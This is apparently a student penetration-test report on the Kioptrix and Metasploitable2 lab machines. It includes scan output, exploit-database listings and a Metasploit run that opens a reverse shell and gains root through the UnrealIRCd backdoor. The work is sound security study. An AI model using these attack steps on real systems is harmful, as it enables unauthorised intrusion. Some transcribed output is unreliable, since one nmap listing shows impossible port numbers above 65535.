

From Vulnerability to Compliance: Securing Legacy Systems at Apex Healthcare Solutions

Cybersecurity Team: Bolaji Osanyintola
Group Number: 151

Executive Summary

We looked at two older computer systems used inside Apex Healthcare Solutions' network, called Kioptrix and Metasploitable2. Both systems were running very old, outdated software that had not been updated or fixed in a long time.

Because of this, anyone with basic hacking tools could get into these systems from outside, without needing a username or password. In some cases, the attacker could take full control of the system, the same level of access a system administrator would have.

In total, we found six security problems. Three of them were very serious, two were serious, and one was moderate. The worst problems were hidden backdoors and open doors left in the software that let someone walk in and take complete control without ever needing a password.

The good news is that every single problem we found has a known and simple fix.

This report explains what we found, how much risk it creates for the business, what technical fixes are needed, what company policies should be put in place, and our overall opinion on how secure Apex is right now.

Vulnerability Findings

Six vulnerabilities were identified across the two systems reviewed. Three (Samba trans2open, vsftpd, and UnrealIRCd) were confirmed through live exploitation, resulting in full root access in each case. The remaining three were confirmed through version fingerprinting and public exploit-database evidence.


1. Samba trans2open Buffer Overflow (CVE-2003-0201) – Kioptrix

Vulnerability Name: Samba trans2open Buffer Overflow (CVE-2003-0201)

Affected Service: Samba SMB service (port 139) on Kioptrix, running version 2.2.1a

Brief Description: Samba versions 2.2.0 to 2.2.8 have a bug in a function called trans2open that can cause a buffer overflow. Because this machine allowed anonymous SMB access, anyone could reach and trigger this bug without needing a username or password.

Potential Attacker Goal: To send a crafted request that overflows the buffer and execute arbitrary code on the system, gaining a root shell and full control over the host.



```
dipson@kali:~$ searchsploit apache_mod_ssl
Exploit Title | Path
---|---
Apache mod_ssl 2.0.x - Remote Denial of Service | linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow | multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow | unix/remote/40347.txt

Shellcodes: No Results

dipson@kali:~$ smbclient -L 10.0.2.5
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

Sharename | Type | Comment
---|---|---
IPC$ | IPC | IPC Service (Samba Server)
ADMIN$ | IPC | IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

Server | Comment
---|---
KIOPTRIX | Samba Server

Workgroup | Master
MYGROUP | KIOPTRIX

dipson@kali:~$ searchsploit samba 2.2.1a
Exploit Title | Path
---|---
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit) | osx/remote/9924.rb
Samba < 2.2.8 (linux/BSD) - Remote Code Execution | multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow | linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC) | linux_x86/dos/36741.py

Shellcodes: No Results
```

smbclient anonymous login successful against 10.0.2.5, confirming no credentials were required


2. vsftpd 2.3.4 Backdoor Command Execution – Metasploitable2

Vulnerability Name: vsftpd 2.3.4 Backdoor Command Execution

Affected Service: FTP service (port 21) on Metasploitable2, running vsftpd 2.3.4

Brief Description: At some point, someone tampered with the vsftpd 2.3.4 source code on its official download server and slipped in a hidden backdoor. Nmap picked up vsftpd 2.3.4 running on port 21 on this host, confirming that this tampered version was the one in use.

Potential Attacker Goal: To trigger the planted backdoor and get an instant root shell with no credentials at all. The exploit/unix/ftp/vsftpd_234_backdoor module handed over root access straight away.



```
(dipson@kali)~$ nmap -sV -p- 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-01 16:17 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00067s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  x11          (access denied)
6667/tcp  open  irc          UnrealIRCd
6697/tcp  open  irc          UnrealIRCd
8080/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb          Ruby DRB RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
41796/tcp open  status       1 (RPC #100024)
44147/tcp open  nlockmgr     1-4 (RPC #100021)
53546/tcp open  mountd       1-3 (RPC #100005)
55270/tcp open  java-rmi     GNU Classpath grmiregistry
MAC Address: 08:00:27:F6:44:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploit executed, root shell obtained, confirmed via whoami and uname -a


3. UnrealIRCd 3.2.8.1 Backdoor Command Execution – Metasploitable2

Vulnerability Name: UnrealIRCd 3.2.8.1 Backdoor Command Execution

Affected Service: IRC service (ports 6667/6697) on Metasploitable2, running UnrealIRCd 3.2.8.1

Brief Description: This version of UnrealIRCd had its source code compromised at some point, and a backdoor was slipped into the distributed build. Nmap confirmed UnrealIRCd was running on ports 6667 and 6697, a second, completely separate root-level backdoor sitting on the same host as the vsftpd finding.

Potential Attacker Goal: To trigger the backdoor and gain a root shell without needing any credentials. The exploit/unix/irc/unreal_ircd_3281_backdoor module was used to obtain a shell, with root access confirmed via whoami and uname -a.



```
dipson@kali: ~
Session Actions Edit View Help
dipson@kali: ~ dipson@kali: ~

CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapni
RHOSTS 10.0.2.7 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)

Payload options (cmd/unix/reverse):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.3        | yes      | The listen address (an interface may be specified) |
| LPORT | 4445            | yes      | The listen port                                    |



Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |



View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 10.0.2.3:4445
[*] 10.0.2.7:6667 - Connected to 10.0.2.7:6667...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
[*] irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.7:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo @0vM4sT5lrEzic;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: @0vM4sT5lrEzic\r\n
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.2.3:4445 -> 10.0.2.7:56874) at 2026-07-06 13:03:18 -0400

whoami
root
```

Exploit executed on port 6667; root shell obtained, confirmed via whoami and uname -a

4. Apache/mod_ssl/OpenSSL Remote Buffer Overflow (CVE-2002-0082) – Kioptrix


Vulnerability Name: Apache/mod_ssl/OpenSSL Remote Buffer Overflow (CVE-2002-0082)

Affected Service: Apache HTTPS service (port 443) on Kioptrix, running a mod_ssl version below 2.8.7

Brief Description: Any mod_ssl version below 2.8.7 has a known bug that lets an attacker overflow the buffer remotely, and there are already public tools built to exploit it. Nikto picked

up on the exact vulnerable combination of software running on this host, and Searchsploit confirmed three public exploits exist for it (OpenFuck.c and two OpenFuckV2.c versions). I didn't actually run an exploit for this one, I confirmed it by matching the version and checking that working exploits exist for it.

Potential Attacker Goal: To use one of the existing public exploits to trigger the buffer overflow remotely and gain unauthorized code execution on the server.



```
dipson@kali: ~  
└─$ nikto -h 10.0.2.5  
- Nikto v2.5.0  
  
+ Target IP: 10.0.2.5  
+ Target Hostname: 10.0.2.5  
+ Target Port: 80  
+ Start Time: 2026-07-05 10:42:43 (GMT-4)  
  
+ Server: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b  
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2090, mtime: Wed Sep 5 23:12:40 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918  
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).  
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.  
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.  
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.  
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.  
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .  
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross\_Site\_Tracing  
+ /etc/hosts: The server install allows reading of any system file by adding an extra / to the URL.  
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835  
+ /manual/: Directory indexing found.  
+ /manual/: Web server manual found.  
+ /icons/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ /test.php: This might be interesting.  
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.  
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.  
+ /wp-includes/Requests/utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.  
+ /wordpress/wp-includes/Requests/utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.  
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.  
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.  
+ /assets/mobirise/css/meta.php?filesrc=/: A PHP backdoor file manager was found.  
+ /login.cgi?file=/usr/bin/cp: Some D-Link router remote command execution.  
+ /shellcat/etcc/hosts: A backdoor was identified.  
+ /wp-config.php: wp-config.php file found. This file contains the credentials.  
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host  
+ End Time: 2026-07-05 10:43:33 (GMT-4) (50 seconds)  
  
+ 1 host(s) tested  
dipson@kali: ~
```

Nikto scan of 10.0.2.5 flagging outdated Apache, mod_ssl, and OpenSSL versions


5. Samba “username map script” Command Execution (CVE-2007-2447) – Metasploitable2

Vulnerability Name: Samba “username map script” Command Execution (CVE-2007-2447)

Affected Service: Samba SMB service (ports 139/445) on Metasploitable2, running a version in the 3.0.20 to 3.0.25rc3 range

Brief Description: These versions of Samba have a flaw in a feature called "username map script." If someone types in a specially crafted login name instead of a normal one, the server will actually run it as a command, no real login details needed. Nmap showed this host was running Samba smbd in the 3.X–4.X range, which falls right into the vulnerable versions, and Searchsploit confirmed there's already a public Metasploit module (unix/remote/16320.rb) built specifically to exploit this.

Potential Attacker Goal: To submit a malicious login name that gets passed to the username map script and executes arbitrary commands, giving the attacker unauthorized access without needing any real credentials.



```
dipson@kali: ~  
Session Actions Edit View Help  
dipson@kali: ~  
Not shown: 65505 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Subuntu (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (rpc #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshcd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath gmicregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
3632/tcp  open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc           VNC (protocol 3.3)  
6000/tcp  open  x11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
6697/tcp  open  irc          UnrealIRCd  
8080/tcp  open  http         Apache/2.2.8 (Ubuntu) (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
8787/tcp  open  drb          Ruby DRB 0M1 (Ruby 1.8; path /usr/lib/ruby/1.8/drb)  
9418/tcp  open  status       1 (rpc #100024)  
94317/tcp open  java-rmi     GNU Classpath gmicregistry  
95959/tcp open  mountd       1-3 (RPC #100005)  
98202/tcp open  nlockmgr     1-4 (RPC #100021)  
MAC Address: 08:00:27:F6:44:A4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 148.24 seconds  
  
dipson@kali: ~  
$ searchsploit samba username map script  
  
Exploit Title | Path  
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb  
  
Shellcodes: No Results
```

Searchsploit results confirming a public Metasploit module for the Samba username map script vulnerability

6. Path Traversal / Arbitrary File Read – Kioptrix

Vulnerability Name: Path Traversal / Arbitrary File Read

Affected Service: Apache web service (port 80) on Kioptrix

Brief Description: The web server doesn't check URL paths properly, so if you add an extra slash to a request, you can trick it into showing files it shouldn't. I proved this with a Nikto scan by requesting `///etc/hosts`, and the server actually returned the contents of that file, even though it's not supposed to be reachable from the web.

Potential Attacker Goal: To read sensitive files outside the intended web directory, such as configuration files or system files, which could expose information useful for further attacks.

Risk Assessment

The table below summarizes the likelihood, impact, and overall risk rating of each finding.

#	Vulnerability	Likelihood	Impact	Risk Rating
1	Samba trans2open Overflow – Kioptrix	High	High	High
2	vsftpd 2.3.4 Backdoor – Metasploitable2	High	High	High
3	UnrealIRCd 3.2.8.1 Backdoor – Metasploitable2	High	High	High
4	Apache/mod_ssl/OpenSSL Overflow – Kioptrix	Medium	High	High
5	Samba usermap script – Metasploitable2	Medium	High	High
6	Path Traversal – Kioptrix	Low	Medium	Medium

Risk ratings are defined as follows:

- **High:** This is an immediate, serious threat. It's likely to be exploited, and if it is, it can lead to full system compromise, unauthorized access to sensitive data, and real financial or reputational damage to the business.
- **Medium:** This is a moderate threat. It usually takes more effort or specific conditions to exploit, and even if it is, the damage is typically less severe than a High rating.
- **Low:** This is a limited threat. It's less likely to be exploited, or if it is, the impact is minor compared to the other findings.

Three of the six findings gave full, unauthenticated remote root access, meaning an attacker wouldn't need to guess a password or trick an employee to get complete control of the system. That's the highest level of risk a business can face, and it should be the top priority to fix.

Rationale for each rating:

- **Samba trans2open Overflow:** Likelihood is High because I confirmed anonymous access worked and there's a reliable public exploit for it. Impact is High because a successful attack hands over full root access.

- **vsftpd 2.3.4 Backdoor:** Likelihood is High because the backdoor doesn't need any credentials, and a public exploit gets you a shell instantly. Impact is High because it gives unrestricted root-level access.
- **UnrealIRCd 3.2.8.1 Backdoor:** Likelihood is High for the same reason as vsftpd, there's a public exploit that needs no credentials. Impact is High because it also leads to complete takeover of the system.
- **Apache/mod_ssl/OpenSSL Overflow:** Likelihood is Medium because it takes more work to exploit than the backdoors above, and it depends on the exact version running. Impact is still High since a successful attack can get you a remote shell.
- **Samba usermap script:** Likelihood is Medium because you have to craft a specific command injection string rather than just running a ready-made exploit. Impact is High because it lets an attacker execute commands.
- **Path Traversal:** Likelihood is Low because it only lets you read files, not run code. Impact is Medium since it can still leak sensitive configuration or system details.

Recommended Controls

The following technical controls are recommended to remediate each identified vulnerability.

Vulnerability	Recommended Control	How It Reduces Risk
Samba trans2open Overflow	Patch Management / Decommission Legacy Systems	Upgrading Samba removes the vulnerable code entirely. If the system cannot be upgraded, it should be isolated or decommissioned.
vsftpd 2.3.4 Backdoor	Patch Management + Software Integrity Verification	Upgrading to a clean, official release removes the backdoor. Verifying checksums before installation prevents tampered software from being deployed.
